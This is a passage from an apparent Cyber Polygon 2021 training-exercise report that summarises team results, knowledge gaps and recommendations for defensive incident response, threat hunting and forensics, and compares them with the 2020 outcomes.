- the threat hunting approach, or **proactive** collection of security events, when artifacts can be obtained in real time from EDR agents.

As a novelty, the organisers added some network forensics tasks to the scenario.

An Endpoint Detection and Response (EDR) is a solution designed to identify and respond to cybersecurity incidents at endpoints (workstations and servers). EDR collects, processes and analyses extended telemetry data from endpoints, detects abnormal activity using this data, and provides the user with various tools to respond to this activity (both automatically and on demand).

Team Results

The first 10 places were awarded to companies from finance, IT, manufacturing and the public sector. We chose not to use the companies' real names and instead assigned a unique number to each team. Hence, the competitive element was not the teams' main focus — though, they were able to compare themselves relative to the other participants on the scoreboard.

Guidance

We have analysed the technical support requests, the teams' actions in the first scenario as well as the statistics of wrong answers and hints used in the second scenario. With this, we could identify the most problematic gaps in knowledge:

- CI/CD tools and processes (Scenario 1)
- Docker containerisation and app management (Scenario 1)
- Reverse engineering (Scenario 2)
- File system forensics (Scenario 2)

We would like to give the following recommendations to the cybersecurity teams:

- Devote more efforts to practices such as continuous integration and deployment.
- Develop your competencies in the administration of Linux systems and containerised applications.
- Study the articles on threat hunting at the Cyber Polygon website.

Improving your knowledge in these areas will not only help you solve the training tasks, but it can also be applied in your everyday work protecting corporate IT systems.

Conclusions

We can draw the following conclusions from the final results.

Training is still the most direct path to success

Some of the teams had participated in previous years' trainings, and we could see that by this year they had developed clear strategies for problem solving. Some of the teams addressed the tasks sequentially: they would not switch to the next task until they had finished the previous one. Some participants solved tasks in their own order, going from easy to difficult or taking on the tasks with the highest score. The teams who joined the training for their first time did not demonstrate any clear strategies.

In practice, a working action plan is the key ingredient for a successful incident response. A strategy helps an organisation save time and minimise damage in the event of an attack.


Notably, many participants of the training came to agree that preparation is important. Before the event, we received questions from the teams which showed they were willing to learn about unfamiliar technologies and how to select a team so as to ensure an optimal set of skills.

The teams were better prepared to repel attacks than last year

In 2020, the teams were much better at investigating incidents than they were at repelling attacks in real time. Back then, 27% of the teams couldn't score a single point in the first scenario. In 2021, the situation has somewhat improved to 15%. This suggests that more teams have developed their expertise in web application security analysis and protection.

However, the participants did worse at investigating attacks: in 2020, each team scored points in the second scenario, but this year, 13% of the teams failed to earn any points in it.

The teams performed better in threat hunting than in forensics



Last year, one in five teams failed to score a single point for incident investigation using the threat hunting approach. However, all participants were awarded some points in the forensics stage.

This year's scores show that the classical digital forensics stage was more difficult for the teams than the investigation stage involving the collection of telemetry from EDR agents and the use of threat hunting. This suggests that more organisations are now experienced in using this method.

Threat hunting is not an alternative to classical forensics, but the approach effectively complements traditional methods. The implementation of EDR solutions with their broad coverage of corporate infrastructures improves the rate of response to incidents, lowers investigation costs and the entry threshold for specialists.

Financial institutions, IT companies and government agencies lead the ranks

Similar to last year, we saw teams from banks and IT companies take the lead in the exercise. For the first time ever, government agencies also entered the top list, which is a very positive development. It is difficult to draw any solid conclusions about government agencies as they are still underrepresented, but we hope to see more of them next year.

Join our mission in creating
a secure and fair digital environment
for humanity to grow and prosper.
Visit our website to learn more.

See you again in 2022!

cyberpolygon.com